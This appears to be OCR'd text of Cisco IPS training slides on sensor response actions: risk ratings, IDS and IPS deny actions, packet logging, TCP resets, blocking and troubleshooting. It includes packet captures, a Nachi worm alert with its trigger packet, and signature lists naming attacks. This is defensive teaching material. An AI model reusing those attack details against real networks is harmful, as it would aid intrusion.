
Vulnerable
Increase Risk Rating

Not Vulnerable
Filter Event

Not Vulnerable
Filter Event


Do I Need to Get Paged at 2AM?

- *Feature Description:*
  - *- Dynamic adjustment of event Risk Rating based on success of response action*
  - *- If Response Action was applied, then Risk Rating is deprecated (TR < RR)*
  - *- If Response Action was not applied, then Risk Rating remains unchanged (TR = RR)*
- *Benefit:*
  - *- User does not have the same level of urgency for attacks that have been mitigated*
  - *- Choose to only subscribe to high TR values, results in lower alarm volume*



Extension to Risk Rating

- *Feature description:*
  - *- Dynamic adjustment of event Risk Rating based on success of response action*
  - *- If Response Action was applied, then Risk Rating is deprecated (TR < RR)*
  - *- If Response Action was not applied, then Risk Rating remains unchanged (TR = RR)*
- *Benefit:*
  - *- User does not have the same level of urgency for attacks that have been mitigated*
  - *- Choose to only subscribe to high TR values, results in lower alarm volume*



Event 1:


No Action Configured

Risk Rating = 95

Threat Rating = 95

Extension to Risk Rating

- *Feature Description:*
  - *- Dynamic adjustment of event Risk Rating based on success of response action*
  - *- If Response Action was applied, then Risk Rating is deprecated (TR < RR)*
  - *- If Response Action was not applied, then Risk Rating remains unchanged (TR = RR)*
- *Benefit:*
  - *- User does not have the same level of urgency for attacks that have been mitigated*
  - *- Choose to only subscribe to high TR values, results in lower alarm volume*



Event 2:

Action Configured

Attack Mitigated

Risk Rating = 95

Threat Rating = 55

- *A sensor deployed in IDS mode allows a number of response actions to be taken when an alert is generated:*

  Log packets to a file in PCAP format

  Blocking using an external device (router or firewall)

  TCP resets—sends TCP reset packets to break a TCP connection

- *Actions configurable per signature*

→ False Positives Can Be Problematic ←

- *A sensor deployed in IPS mode operates on the actual network packets instead of copies*

  Multiple different deny actions are possible in addition to all actions supported in IDS mode

  - Deny attacker

  - Deny connection

  - Deny packet

- *Actions configurable per signature*

→ False Positives Are Still Problematic ←

- *When Signature Fires, Sensor Discards the Packet That Triggered the Alarm*

- *Pros:*

  - Stops the attack packet

  - Most useful for events that are triggered frequently (i.e. worms)

  - Lower chance of self-inflicted DoS if wrong (unless deny attacker is used)

- *Cons:*

  - Less useful to stop a determined attacker as he will move on to other

  - attacks or victims that may not be protected (unless deny attacker is used)

  - Sensor must be inline to perform this action


- ***Logs traffic associated with a signature trigger (in PCAP format)***
- ***Generally, only trigger and subsequent packets logged***
- ***Does impact sensor performance***
- ***Usage guidelines:***

  Tuning: use during sensor tuning for event analysis and subsequent signature tweaking

  Forensics: useful to monitor "critical" signatures/resources

  Handy tip: use with a custom signature to monitor a specific service/server/user

  Do not log unless you know what you plan to use the log for



```
No. Time      Source                  Destination             Protocol Info
 86 32.000000 dhcp-aus-162-244.cisc  dimeola.cisco.com       TCP      1151 > http [ACK]
 87 32.000000 dimeola.cisco.com      dhcp-aus-162-244.cisc   HTTP     Continuation
 88 32.000000 dimeola.cisco.com      dhcp-aus-162-244.cisc   HTTP     Continuation
 89 32.000000 dimeola.cisco.com      dhcp-aus-162-244.cisc   HTTP     Continuation
 90 32.000000 dimeola.cisco.com      dhcp-aus-162-244.cisc   HTTP     Continuation
 91 32.000000 dhcp-aus-162-244.cisc  dimeola.cisco.com       TCP      1151 > http [ACK]
 92 32.000000 dhcp-aus-162-244.cisc  dimeola.cisco.com       TCP      1151 > http [ACK]
 93 33.000000 dimeola.cisco.com      dhcp-aus-162-244.cisc   HTTP     Continuation
 94 33.000000 dimeola.cisco.com      dhcp-aus-162-244.cisc   HTTP     Continuation
 95 33.000000 dhcp-aus-162-244.cisc  dimeola.cisco.com       TCP      1151 > http [ACK]
```


```
⊞ Frame 94 (622 on wire, 622 captured)
⊞ Raw packet data
⊞ Internet Protocol
⊟ Transmission Control Protocol, Src Port: http (80), Dst Port: 1151 (1151), Seq: 23
    Source port: http (80)
    Destination port: 1151 (1151)
    Sequence number: 2387974169
    Next sequence number: 2387974751
    Acknowledgement number: 1141930
    Header length: 20 bytes
  ⊞ Flags: 0x0018 (PSH, ACK)
    Window size: 8760
    Checksum: 0x2602
```

```
0060  3e 3c 54 52 3e 3c 54 44  3e 20 55 4e 41 53 53 49   ><TR><TD > UNASSI
0070  47 4e 45 44 20 20 3c 2f  54 44 3e 0a 3c 54 44 3e   GNED  </ TD>.<TD>
0080  20 53 4e 4d 50 20 48 69  64 64 65 6e 20 43 6f 6d    SNMP Hi dden Com
0090  6d 75 6e 69 74 79 20 53  74 72 69 6e 67 20 20 3c   munity S tring  <
00a0  2f 54 44 3e 0a 3c 54 44  3e 3c 41 20 48 52 45 46   /TD>.<TD ><A HREF
00b0  3d 22 65 64 69 74 53 69  67 49 6e 73 70 65 63 74   ="editSi gInspect
00c0  69 6f 6e 2e 63 67 69 3f  73 69 67 5f 69 64 3d 34   ion.cgi? sig_id=4
00d0  32 30 30 22 3e 20 34 32  30 30 20 3c 2f 54 44 3e   200"> 42 00 </TD>
00e0  3c 2f 41 3e 0a 3c 2f 54  52 3e 3c 54 52 3e 3c 54   </A>.</T R><TR><T
00f0  44 3e 20 55 4e 41 53 53  49 47 4e 45 44 20 20 3c   D> UNASS IGNED  <
0100  2f 54 44 3e 0a 3c 54 44  3e 20 42 49 4e 44 20 73   /TD>.<TD > BIND s
0110  6f 5f 6c 69 6e 67 65 72  20 65 78 70 6c 6f 69 74   o_linger  exploit
```

Filter: 44) and (tcp.port eq 80 and tcp.port eq 1151)

Verbose Alert

- *Instead of creating a log file with many packets, capture and include as part of the alert just the packet that triggered the alert*



```
evIdsAlert: eventId=1110004670538711179  vendor=Cisco  severity=high
  originator:
    hostId: lab4255
    appName: sensorApp
    appInstanceId: 5219
  time: May 19, 2005 4:36:31 PM UTC  offset=-300  timeZone=UTC
  signature:   description=Nachi Worm ICMP Echo Request  id=2156  version=S54
    subsigId: 0
    sigDetails: Nachi ICMP
  interfaceGroup:
  vlan: 0
  participants:
    attacker:
      addr: 10.89.78.30  locality=OUT
    target:
      addr: 10.89.174.2  locality=IN
  actions:
    droppedPacket: true
    deniedAttacker: true
  triggerPacket:
000000  00 50 54 FF FE E8 00 02  7E B0 54 0A 08 00 45 00  .PT.....~.T...E.
000010  00 5C 98 C7 00 00 77 01  9A 07 0A 59 4E 1E 0A 59  .\....w....YN..Y
000020  AE 02 08 00 3D 52 02 00  63 58 AA AA AA AA AA AA  ....=R..cX......
000030  AA AA AA AA AA AA AA AA  AA AA AA AA AA AA AA AA  ................
000040  AA AA AA AA AA AA AA AA  AA AA AA AA AA AA AA AA  ................
000050  AA AA AA AA AA AA AA AA  AA AA AA AA AA AA AA AA  ................
000060  AA AA AA AA AA AA AA AA  AA AA                    ..........

  riskRatingValue: 100
  interface: ge0_0
  protocol: icmp
```

- *For TCP applications, connection is prematurely terminated by a RST sent from “sensing” interface*

- *Must guess correct TCP sequence number and successfully insert RST into session (IDS mode only)*

  - Makes TCP resets somewhat unreliable especially when source and destination are “close”

- *Certain applications will automatically reconnect and resend (e.g., SMTP), making this less effective*

- *Note that initial trigger packet will make it to its destination*

  - Code red 1 was a single packet attack and couldn’t be reset

- *Conclusion: TCP resets are a temporary solution while you readjust your security posture*

- If you use TCP resets, you must enable input packets so switch will accept RST packets on SPAN port (check your switch to determine exact support for IPS reset packets)

```
set span <src_mod/src_ports...|src_vlans...|sc0>
         <dest_mod/dest_port> [rx|tx|both]
          [inpkts <enable|disable>]
         [multicast <enable|disable>]
         [filter <vlans...>]
```

If Monitoring Multiple VLANs, Cisco IPS Sources the Resets into the Correct VLAN

- *When signature fires, sensor inserts ACL on router/issues shun command on PIX® firewall*

  - Deny subsequent traffic from that source IP address or associated with that specific connection

  - Note that initial trigger packets will make it to the destination because of the time required to establish the block

- *Sensor connects to firewall and/or router from management interface*

  - Need to configure authentication credentials for firewall/router

- *Conclusion: blocking can be effective at stopping an infected host but can't stop first attack*

- *Can Be Very Successful in Helping to Implement a Security Policy*
- *Pros:*

  - Best used to thwart an attacker at the first location possible

  Can be used to block a source address at multiple locations


  Sensor can be "out of band" (IDS)

- *Cons:*

  - Does not stop the attack packet or even the connection

  Less useful in stopping thousands of automated attackers (i.e. worms), or for e-mail viruses

- *Limitation: user must have a well thought out security policy combined with a good operational understanding of their IDS deployments (correctly tuned sensors are a must)*



Select By: All Signatures

Sig ID	SubSig ID	N		
3314	1	Windows Lo		
3314	0	Windows Lo		
3315	0	Microsoft Wir		
3316	0	Project1 DOS		
3317	0	LSASS DCE		
3318	0	DsRolerUpg		
3319	0	DCE RPC R		
3320	0	SMB: ADMIN		
3321	0	SMB: User E		
3322	0	SMB: Window		
3323	0	SMB: RFPois		
3324	0	SMB NIMDA		
3325	0	Samba call_trans2open Over...	No	Produce Alert
3326	0	Windows S	es	Produce Alert
3327	1	Windows F	es	Produce Alert

You can specify actions the sensor should perform when it detects the selected signature(s). To assign an action, select the check box next to the action. A check mark indicates the action will be performed. No check mark indicates the action will not be performed. A gray check mark indicates the action is assigned to some, but not all of the signatures you selected.

☐ Deny Attacker Inline
☐ Deny Connection Inline
☐ Deny Packet Inline
☐ Log Attacker Packets
☐ Log Pair Packets
☐ Log Victim Packets
☑ Produce Alert
☐ Produce Verbose Alert
☐ Request Block Connection
☐ Request Block Host
☐ Request Snmp Trap
☐ Reset Tcp Connection


Select the Actions Appropriate for the Signature

Highlight and Right Click Signature and Select "Actions"

Band” IPS

- *Deployment Option for Sensors Allowing Deployment of a Sensor in the Network in IPS Mode but Still Using Copies of Network Packets*

  - Main caveat is that the switch SPAN port might drop traffic so it must be monitored to insure that the sensor is seeing all the traffic that is traversing the network



‘Out of Band’ Inline Deployment

SPAN Session From Switch

Black Hole for Packets

- *Deploying an IPS sensor into the traffic stream introduces a new device to possibly fail and prevent traffic from flowing*
  (It will be the first thing blamed for any problems)
- *High availability is defined as building into the network, the ability to cope with the loss of a component of that network to ensure that network functionality is preserved*

Cisco.com

- *After Deploying IPS, a Few Simple Steps Can Help to Identify or Alleviate a Problem That Arises*

  - First step when trying to identify a network issue when IPS is in place is to turn on bypass; this prevents the sensor from inspecting any traffic and from denying or modifying packets

  - Second step is to create an event action override to add the product verbose alert for events with any risk rating; some events can take actions without producing alerts; this prevents that from occurring; all events will create alerts (this can be rather noisy as the normalizer engine clears up standard network issues: bad checksums, etc.)

(Cont.)

- *Third step is to view the events that are occurring and determine whether the problem being experienced seems to correlate to alarms being generated*

- *Fourth step is to set up a filter to remove all traffic affecting response actions (deny packet, block attacker, TCP reset, etc.) for some or all events; repeat step three*

- *The last step is to examine the alerts generated; then edit the signatures that generated those events and remove any actions directly (i.e.modify packet inline)*

- *Note: the normalizer engine denies and modifies packets as part of normal operations; strange results can be seen when attempting to modify these signatures as they are sometimes interdependent. You cannot disable Normalizer signatures in general as they are required to enforce security.*

- *Customize vendor-provided signatures*
- *New environment specific signatures can be created*
- *Cisco custom signature configuration tasks:*

